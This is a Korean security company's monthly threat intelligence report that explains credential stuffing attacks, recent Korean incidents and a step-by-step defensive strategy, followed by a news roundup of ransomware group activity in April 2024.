infosec

Threat Intelligence Report

EQST INSIGHT

2024
05

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec


Contents

Headline

크리덴셜 스터핑 공격과 단계별 대응 전략

ICT 관제사업팀 박남춘 수석

■ 개요



최근 국내기업·기관들을 대상으로 한 크리덴셜 스터핑(Credential Stuffing) 공격이 고도화되면서 관련 사이버 위협이 크게 늘고 있다. 지난해 6~7 월 국내 대표 구인·구직 사이트 한국고용정보원의 '워크넷'은 크리덴셜 스터핑 공격을 받아 23 만 6,000 여 명의 개인정보가 유출됐다. 한국장학재단 홈페이지도 동일한 방식에 의해 3 만 2,000 여 명의 개인정보가 새어 나갔다.

크리덴셜 스터핑은 공격자가 노출 또는 유출된 사용자의 아이디(ID)/비밀번호(PW) 등 계정정보를 대규모 DB(Database)로 구축한 후, 여러 웹(Web)/앱(App) 서비스에 무작위로 대입하여 로그인을 시도해 개인정보나 자료를 유출하는 공격 방식이다. 최근 다수의 기업과 기관에서 자동화 기술을 활용한 크리덴셜 스터핑 공격이 발생하며 사회적으로 중요성이 대두되고 있는 만큼, 이번 헤드라인 리포트에서는 크리덴셜 스터핑 공격 피해사례와 대응 전략에 대해 설명하고자 한다.

크리덴셜 스터핑은 정보통신망법[1]에서 정의한 제 48 조 항목에 따라 불법적인 행위로 판명이 되며, 불법적인 프로그램 사용도 금지된다.

정보통신망법 제 48 조 정보통신망 침해행위 등의 금지
① 누구든지 정당한 접근권한 없이 또는 허용된 접근 권한을 넘어 정보통신망에 침입하여서는 아니 된다 * 5 년 이하의 징역 또는 5,000 만 원 이하의 벌금

크리덴셜 스터핑에서 공격자는 다크웹 등에서 획득한 인증정보를 사용해 여러 사이트에 동시다발적으로 로그인을 시도한다. 대부분의 사용자들이 여러 계정에서 동일한 비밀번호를 사용하는 경향이 있기 때문에, 단 한 곳의 로그인 정보가 유출되어도 문제가 발생할 수 있어 각별한 주의가 필요하다. 특히, 최근 개인정보 유출 사고가 발생하거나 해킹사고가 늘어나면서 크리덴셜 스터핑 공격의 성공 확률도 함께 높아지는 경향을 보이고 있어 더욱 주목할 필요가 있다.

크리덴셜 스터핑은 정상적인 로그인으로 보이기 때문에 공격 패턴을 식별하고, 완벽하게 차단하기 어려운 특성이 있다. 따라서 공격에 의한 데이터 도용, 계정탈취, 기타 부정행위를 막기 위해서는 안전한 비밀번호를 사용하고 악성 소프트웨어에 감염되지 않도록 주의하며, 보안 솔루션을 업데이트하는 등의 조치를 취해야 한다.

[1] 정보통신망법: 정보통신망 이용촉진 및 정보보호 등에 관련 법률

■ 크리덴셜 스터핑 피해사례

아래 표는 최근 국내에서 발생한 크리덴셜 스터핑 공격 피해 사례를 정리한 내용이다. 피해 대상들은 모두 노출 또는 유출된 개인정보를 통해 공격을 당했다. 시스템 오류, 개인정보 유출 등의 1 차 피해와 함께 과징금과 과태료 등 금전적인 피해도 추가로 발생했다.

일자	대상	내용
24 년 01 월	온라인 교육	· 크리덴셜 스터핑 공격과 게시판 내 XSS(Cross-Site Scripting) 공격으로 회원 X 만 X 천 명 개인정보 유출 · 사전에 확보한 아이디, 비밀번호를 악용한 크리덴셜 스터핑 공격으로 회원 A 의 계정탈취, 회원 A 의 계정을 통해 불법이용 신고 게시판에 악성 스크립트를 삽입하여 추가 개인정보 유출
23 년 11 월	복권 사이트	· 회원 비밀번호 변경을 통한 부정 로그인 발생 · 개인정보(이름, 생년월일, 전화번호, 이메일, 가상계좌) 유출 · 피해가 확인된 회원들의 비밀번호 초기화 선 조치 수행
23 년 10 월	스포츠사이트	· 아시안 게임의 한국 vs 중국 축구 8 강전에서, XX 스포츠의 클릭 응원 서비스의 중국팀 응원 90% 이상 · 로그인 없이 응원 클릭 가능하여, 해외 IP 2 곳에서 매크로를 통한 응원 클릭
23 년 07 월	커피전문점	· 크리덴셜 스터핑 공격으로 앱에 무단 로그인하여, 고객(회원)의 충전금 결제 · 현금화가 쉬운 텀블러를 주로 구매, 사측에서는 충전금 전액 보전 · 로그인 혹은 거래 단계에서 별도의 이차인증 없음
23 년 07 월	취업정보 사이트	· 중국 등 해외 IP 에서 XX 만여 건의 무단 로그인을 통한 개인정보 유출 · 이름, 성별, 출생연도, 주소, 일반전화 외 13 개 등록된 개인정보 유출

표 1. 국내 크리덴셜 스터핑 공격사례

■ 크리덴셜 스터핑 예시

최근 크리덴셜 스터핑 공격은 지능화되고 있는 추세다. 기존과 같이 단순히 ID/PW 입력을 통한 해킹뿐 아니라 원하는 정보를 얻기 위해 아래와 같이 다양한 공격을 시도하고 있다.

- 특정한 API 값/페이지/파라미터를 대상으로 다양하게 입력값을 지속적으로 대입하여 응답을 확인하는 공격

- 특정한 목적을 가지고 공격을 하는 형태이며, 다양한 지점을 통해 공격이 시도되고 있음(로그인 전/후 형태, 정상적인 서비스 로직을 악용, 서비스를 위한 지원기능 악용 등)

- 대량의 파라미터 취약점을 이용한 변조 및 SQL Injection 공격 등도 크리덴셜 스터핑 공격으로 분류할 수 있음(반복적인 수행의 응답/결과값을 통해 유니크한 패턴을 인지, 정보의 정합성을 체크)




그림 1. 다양한 서비스 지점에 대한 공격 예시

■ 크리덴셜 스터핑 단계별 대응전략

크리덴셜 스터핑 공격 발생 시 보안 담당자가 진행할 수 있는 대응 방안들에 대해 단계적으로 정리했다.

1. 공격자의 목적 및 현황파악
- 크리덴셜 스터핑 공격이 시도되는 페이지의 용도가 무엇인가? : 해당 페이지를 통해 공격자가 확인이 가능한 정보(개인정보) 파악 **- 조작(입력)되는 필드/파라미터, 응답 값은 무엇인가?** : 정합성을 체크하는 정보가 무엇인지 파악 : 입력값의 항목에서 개인정보는 어떠한 것들이 포함되어 있는지 파악 : 응답 값에 포함된 유니크한 정보가 어떤 것들이 있는지를 파악 **- 시도횟수/방식을 파악?** : 크리덴셜 공격인지 단순 공격인지를 파악 : 입력값의 순차적인 증감/문자열 추가 방식은 성공률이 낮음

2. 크리덴셜 스터핑 원천 차단대응 고려
- 사용자별 시도 횟수 제한을 통한 대응을 고려 : 사용자 구분 방법을 통해 시도 횟수를 제한 (로그인 세션, Src_IP, 로그인 전 세션, User-Agent 등) **- 무단 로그인에 대한 피해 방어** : 다중인증/복합인증을 통한 방어

3. 공격자 행위 방해 고려
- 공격 페이지(URL)에 대한 IP 별 접속 제한 방어 : App(서버) 단에서 구현이 어려울 경우, NW 보안 솔루션(ex. 전용장비)을 통해 구현 : AWS/Azure 에서 임계치 접속 차단 대응 기능 지원 : OnPrem 에서는 WAF, SSL 복호화 트래픽을 이용한 대응 **- CAPTCHA 구현을 통한 방어** : 회원가입, 본인인증 등 자주 발생하지는 않지만, 공격/이슈가 많이 발생하는 페이지는 무조건적인 캡챠 적용을 구현 : 일반적인 사용자의 자주 접속하는 페이지(ex.로그인 페이지)는 이상동작 감지 시, 캡챠 적용을 구현

4. 크리덴셜 스터핑 차단 우회 탐지기법 적용
- 차단 우회를 통한 접속 탐지기법 적용 : 자동이 아닌 수동방식을 통한 캡챠 우회 시도 탐지 필요 **- 탐지 및 분석기법 (ex.예시)** : 특정 페이지만 접속하는 경우 : HTTP Header 를 변경하여 접속하는 경우 : 지속적인 대입공격 탐지 (긴 시간 적은 수의 접속) : 필요시 IP 검색 기준을 C/B Class 단위로 확대 모니터링

5. 서비스 안정성 고려하여 대응
- 사용자가 많은 NAT IP 대역 : 1 인이 아닌, 다수 사용자의 정상접속을 인지 및 예외처리 **- 차단 대응 외 추가 대응방법 다양화 모색** : 캡챠 적용/추가 인증 : 사용자/관리자 대상 차단 정보 알림 : 차단 정책에 대해 일정 시간 이후 해제 방식

6. 사전예방 및 사후대응
- App 구현 시 대입공격에 안전하게 서비스 로직 설계 : 사용자 편의 보안기능 구현, 보호 프로세스 구현 **- 크리덴셜 스터핑 공격 시도에 대한 조치 시행** : 불법적인 이벤트 당첨 취소, 사용자 확인을 통한 경고 등 **- 다크웹 노출 계정에 대응** : 필요 시 다크웹 정보 제공 서비스를 활용한 자동화 대응 프로세스 구현 : 노출된 계정들에 대한 로그인 잠금/변경/안내조치

표 2. 크리덴셜 스터핑 단계별 대응전략

■ 맺음말

지금까지 크리덴셜 스터핑 공격 피해사례와 단계별 대응 전략에 대해 알아봤다.

크리덴셜 스터핑 공격을 당할 경우 개인정보 유출로 인해 타 서비스/다른 방식의 해킹 공격에 활용이 될 위험성 커 철저한 대비가 필요하다. 더욱이 피해를 입은 회사 또는 기관도 처벌의 대상이 될 수 있는 만큼 전사 차원에서 각별한 주의가 요구된다.

특히 AI 기술이 점점 발전하면서 이를 활용한 크리덴셜 스터핑 공격도 고도화되고 있다. 기존과 같이 단순 자동화 툴을 통한 공격이 아니라, 사람과 같은 임계치 방식을 적용해 공격할 수 있어 이에 대한 대비가 필요하다. 또한, 다크웹에서 개인정보 판매 및 계정 획득이 활발히 이뤄지고 있어 이와 같은 공격시도는 더욱 증가할 것으로 예상된다.

크리덴셜 스터핑 공격에 대응하기 위해서는 보안 관리자를 비롯해 개발자, 운영자 등 구성원들 간 긴밀한 업무 협업이 필수적이다. 가장 기본적으로는 잦은 비밀번호 교체, 다중 인증 사용 등 강력한 보안 정책을 실시, 확대해야 한다. 또한, 의심스러운 활동 탐지하기 위해 철저한 경계 모니터링을 진행해야 한다.

국내 정보보안 1 위 SK 쉴더스는 보안 사고를 예방하기 위해 맞춤형 보안 컨설팅을 제공하고 있다. 그 중에서도 특히, 모의해킹 컨설팅을 통해 크리덴셜 스터핑 공격을 예방할 수 있다. SK 쉴더스는 국내 최다 모의해킹 전문가를 확보하고 있으며, 차별화된 방법론과 축적된 기술력을 통해 맞춤형 서비스를 제공하고 있다. 최근에는 생성형 AI 챗 GPT 를 활용한 AI 모의해킹 시뮬레이션을 전개해 PC 나 웹 취약점을 파악하고 사이버 공격 활용 가능성을 탐지하고 있다. 이와 자세한 내용은 SK 쉴더스 홈페이지에서 확인할 수 있다.

Keep up with Ransomware

중소기업을 노리는 8Base 랜섬웨어의 위협

■ 개요

2024년 4월 랜섬웨어 피해 사례는 전월(405건) 대비 20건 감소한 385건으로 나타났다. 이는 신규 랜섬웨어 그룹들이 등장하며 활발한 움직임을 보였지만, 그동안 많은 피해를 발생시켰던 락빗(LockBit) 랜섬웨어 그룹의 공격이 전월에 비해 절반 가량 줄어들었기 때문으로 분석된다.

랜섬허브(RansomHub) 랜섬웨어 그룹은 BlackCat(Alphv) 랜섬웨어 그룹의 Exit Scam[2]과 관련 있는 데이터를 게시하여 화제가 됐다. 이 데이터는 미국의 의료 시스템 기업인 체인지 헬스케어(Change HealthCare)사의 유출 데이터로, Change HealthCare 는 지난 2 월 BlackCat(Alphv)의 공격으로 시스템 운영에 장애가 생겼으며 환자들의 개인 정보가 포함된 4TB 크기의 데이터를 공개하겠다는 협박을 받았다. Change HealthCare 는 이 문제를 해결하기 위해 BlackCat(Alphv)이 지정한 비트코인 지갑에 2,200 만 달러(한화 약 300 억 원)의 돈을 입금했지만, 입금 이후 BlackCat(Alphv)은 Exit Scam 을 벌이며 종적을 감췄다. BlackCat(Alphv)이 사라지면서 이들과 계약을 맺었던 계열사들은 정산 받지 못하였는데, 금전적 손실을 입은 계열사가 RansomHub 그룹에 합류하면서 보유하고 있던 Change HealthCare 데이터가 게시된 것으로 보인다.

HelloKitty 랜섬웨어 그룹은 활동 중단 약 6 개월 만에 HelloGookie 로 이름으로 변경해 복귀했다. 이들은 새로운 다크웹 유출 사이트를 통해서 기존 HelloKitty 랜섬웨어가 사용했던 복호화 키와 일부 데이터를 공개했다. 그 중에는 폴란드의 게임개발 및 보급사인 CD 프로젝트 레드(CD Projekt RED)의 데이터와 일부 게임의 소스코드가 포함돼 있다. 또한 이들은 다크웹 포럼을 통해 본인들의 신규 유출 사이트를 홍보하거나, 직원을 모집하는 등 본격적인 활동을 준비하는 모습을 보이고 있다.

[2] Exit Scam: 계열사에게 수수료를 지급하지 않거나 랜섬웨어 피해자에게 돈을 지불 받고 파일 복구를 해주지 않은 채 사라지는 사기 행위

2022 년 9 월에 활동을 중단했다가 12 월 다시 복귀한 랩서스(LAPSUS$) 랜섬웨어 그룹이 올해 3 월부터 랜섬웨어 서비스와 소스코드 판매를 시작했다. LAPSUS$ 그룹은 2021 년부터 2022 년 9 월까지 엔비디아, 마이크로소프트 등 유명 기업을 표적으로 네트워크 침투, 계정 및 데이터 탈취를 주로 수행했다. 복귀 후에는 랜섬웨어 배포 및 지속적인 업데이트를 제공하고 있으며, 4 월에는 암호화 속도를 개선하며 본격적인 활동에 나섰다. 특히, 최근에는 MS 워드 문서(.doc)의 취약점을 통해 랜섬웨어를 다운로드 후 실행시킬 수 있는 익스플로잇(Exploit)[3] 버전 판매도 시작했다. LAPSUS$ 그룹은 과거 유명 기업을 해킹하며 악명높은 공격 조직으로 알려진 만큼 주의가 필요하다.

튀니지 기반의 랜섬웨어 그룹 트리섹(Trisec)은 올해 2 월에 등장했으나, 지난 4 월을 기점으로 활동을 종료한 것으로 보인다. 이들은 2 월에 게시한 3 건의 피해 외에는 추가적인 피해 사례를 게시하지 않고 있으며, 4 월에는 다크웹 유출 사이트가 비활성화 됐다. 또한 다크웹 포럼에서도 2 월 게시한 구성원 모집 및 다크웹 유출 사이트 홍보글 외에는 추가적인 게시글이 확인되지 않아, 사실상 활동을 중단한 것으로 보인다.

한편, ESXi[4]를 공격하여 한 번의 공격으로 여러 가상 서버를 감염시킬 수 있는 랜섬웨어 위협이 지속되고 있다. 지난 4 월 SEXi 랜섬웨어가 칠레의 웹 서비스 호스팅 업체 IxMetro PowerHost 를 감염시키면서 그 존재가 드러났다. SEXi 랜섬웨어는 별도의 다크웹 유출 사이트를 운영하지 않으며, 랜섬노트에 기재되어 있는 세션 메신저(Session Messenger)[5] 앱의 주소를 통해 협상을 진행하고 있다. 이들이 요구한 협상 금액은 1 억 4,000 만 달러(한화 약 1,915 억 원)로 밝혀졌으나, IxMetro PowerHost 는 금액을 지불하지 않은 것으로 확인됐다.

에잇베이스(8Base) 랜섬웨어 그룹은 4 월 초 다크웹 유출 사이트에 국내 페인트 관련 제조 업체를 게시했다. 8Base 는 보안이 상대적으로 취약한 중소기업을 주로 공격하는 랜섬웨어 그룹이다. 게시된 자료에는 계산서와 회계 자료, 개인정보, 인증서, 기밀 문서와 같은 민감한 정보들이 포함되어 있다. 해당 문서 자료들은 4 월 8 일 공개되었으며, 현재는 다운로드 링크가 만료된 상태다.

[3] 익스플로잇(Exploit): 소프트웨어 혹은 하드웨어의 버그나 보안상 취약한 부분을 이용해 공격자의 의도된 행위를 수행할 수 있는 공격 방식

[4] ESXi: VMware 에서 개발한 호스트 컴퓨터에서 다수의 운영체제를 동시에 실행시킬 수 있는 UNIX 기반의 논리적 플랫폼

[5] 세션 메신저(Session Messenger): 관리하는 중앙 서버가 존재하지 않는 탈중앙화 메신저로, 통신을 위해서 계정 대신에 별도의 Session ID 를 이용하는 방식을 사용

■ 랜섬웨어 뉴스

infosec

RansomHub, Change HealthCare 2차 공격

- BlackCat(Alphv) 그룹의 Exit Scam과 관련된 피해 기업으로, RansomHub DLS에서 데이터 판매 글 게시
- RansomHub는 BlackCat(Alphv)의 Exit Scam 이후 관련 계열사들이 합류하여 데이터를 얻을 수 있었다고 주장
- Change HealthCare는 몸값 지불과 공격 대응 비용, 비즈니스 중단으로 8억 7,200만 달러의 손해 발생

INC Ransom, 영국 레스터 시의회 공격

- 3월 발생한 영국 레스터 지방 당국의 아동 보호, 사회 복지와 같은 주요 서비스 중단과 관련된 공격
- 레스터 시의회의 IT 인프라는 복구하였지만, 1.3TB의 데이터 추가 공개 사실 확인

LockBit, 미국 워싱턴 보험, 증권 및 은행부 데이터 공개

- 4월 13일 LockBit DLS에 게시되었으며, DC DISB 측에서는 프라이빗 클라우드를 통해서 유출되었음을 확인
- 자세한 협상 내용은 공개되지 않았지만, 4월 23일 데이터 공개를 통해서 협상이 결렬되었음을 알림

신규 Psoglav 랜섬웨어 그룹 파트너 모집

- C# 기반으로 만들어진 랜섬웨어로, 주요 기능과 파트너 모집 조건 공개
- 하나의 피해자 당 150 달러의 복호화 비용을 책정하였고, 장기적으로 협업할 파트너 모집

HelloKitty 랜섬웨어 복호화 키 공개 및 HelloGookie로 리브랜딩

- 2020년 11월 등장하여 2023년 10월 활동 중단. 게임 개발 및 보급사 CD Projekt Red를 공격한 이력 존재
- HelloGookie로 리브랜딩하며 복귀하였고, CD Projekt Red 추가 데이터, Cisco 내부 데이터, HelloKitty 복호화 키를 공개
- XSS 포럼을 통해서 피해자에게 연락을 취하는 직원 채용 글 게시

LAPSUS$ 그룹, 랜섬웨어 판매 시작

- 2021년부터 활동을 시작하여 2022년 9월 활동 중단한 그룹으로, 동일한 이름을 사용하는 그룹이 2023년 12월 등장
- 1년 전 활동을 중단했던 동일한 LAPSUS$ 그룹이라고 주장
- 2024년 3월부터 랜섬웨어 판매를 시작하여 기능을 추가하거나 개선하는 등 지속적인 업데이트 진행

Trisec 랜섬웨어 그룹 DLS 비활성화

- 2024년 2월 등장한 튀니지 기반 그룹으로 피해자 3건을 게시
- 사용중인 DLS 도메인 3개 모두 비활성화 되며 활동을 중단한 것으로 추정


ESXi를 타깃으로 하는 SEXi 랜섬웨어 등장
VMware ESXi를 타깃으로 하며, 가상 머신 파일들을 암호화
칠레의 웹 서비스 호스팅 업체인 IxMetro PowerHost가 피해를 받았으며, 협상 금액으로 1억 4,000만 달러 요구
CISA, Akira 그룹 관련 보안 권고문 업데이트
등장 1년만에 약 240명의 피해자 게시 및 몸값으로 4,200만 달러의 수익 달성
Akira v2 변종과 Akira ESXi, Megazord 등 각종 변종을 활용한 공격 방식 소개
Cyble, DragonForce와 LockBit과의 연관성 발견
DragonForce는 2023년 11월 등장한 말레이시아 기반 랜섬웨어 그룹
최근 발견된 DragonForce 샘플이 유출된 LockBit 3.0 빌더로 만들어진 정황 포착

그림 1. 랜섬웨어 동향

■ 랜섬웨어 위협




그림 2. 2024 년 4 월 랜섬웨어 위협 현황

새로운 위협

4 월에는 여러 랜섬웨어 그룹에서 랜섬웨어 판매, 파트너 모집 등의 움직임을 보이며 본격적인 활동을 준비하는 정황이 포착됐으며, 신규 랜섬웨어 그룹들도 다수 등장했다. 러시아 해킹 포럼에서는 Windows, Linux, ESXi 시스템을 모두 감염시킬 수 있는 Ultra 랜섬웨어 판매 글과 장기적으로 일할 파트너를 모집하는 프소글라브(Psoglav) 랜섬웨어 그룹의 게시글이 확인됐다. 또한, LAPSUS$ 그룹이 3 월부터 Windows 용 랜섬웨어를 판매하고 지속적으로 업데이트 하고 있는 것으로 확인됐다.

2023 년 10 월 활동을 중단한 HelloKitty 그룹이 HelloGookie 로 이름을 변경하며 활동을 재개했다. HelloKitty 그룹의 관리자로 추정되는 'kapuchin0'는 러시아 해킹 포럼인 XSS 포럼에 자신들의 랜섬웨어 소스코드를 공개 후 활동을 중단했으나, 약 5 개월 만에 새로운 다크웹 유출 사이트 주소를 게시하며 복귀 소식을 알렸다. 새로 공개한 다크웹 유출 사이트에서 HelloKitty 랜섬웨어에 사용한 복호화 키를 공개했으며, HelloKitty 로 활동할 당시 얻은 시스코(Cisco)의 NTLM 해시[6] 데이터와 CD Projekt Red 의 게임인 The Witcher 3, Cyberpunk, Gwent 의 소스코드가 저장된 토렌트

[6] NTLM 해시: Windows 의 인증 프로토콜인 NTLM(NT LAN Manager)에 비밀번호 대용으로 사용되는 해시 값

마그넷 주소[7]를 게시했다. 또한 이들은 XSS 포럼에 LockBit 그룹과 Yanluowang/Saint 그룹에게 연락을 요청하는 글, 직원 모집 글 등을 게시하며 본격적인 활동을 준비하는 모습을 드러내고 있다.

기존 그룹의 복귀뿐만 아니라 신규 랜섬웨어 그룹들의 움직임도 다수 확인됐다. 4 월에는 7 개의 새로운 다크웹 유출 사이트가 발견됐다. Apos 랜섬웨어 그룹은 특이하게 노션(Notion[8])을 통해서 피해자를 게시했다. 그러나 4 월 30 일 기준으로 해당 페이지가 삭제됐으며, 이후 추가적인 활동 정황은 확인되지 않고 있다. Qiulong 랜섬웨어 그룹은 특정 국가와 산업군을 대상으로 집중적인 공격을 취하고 있다. 게시한 피해자 6 건 모두 브라질 기업이며, 그 중 5 건은 의료서비스 관련 기업으로 확인됐다. 특히, 환자의 신체가 노골적으로 드러난 사진을 샘플로 게시하는 독특한 방식을 취하고 있다.

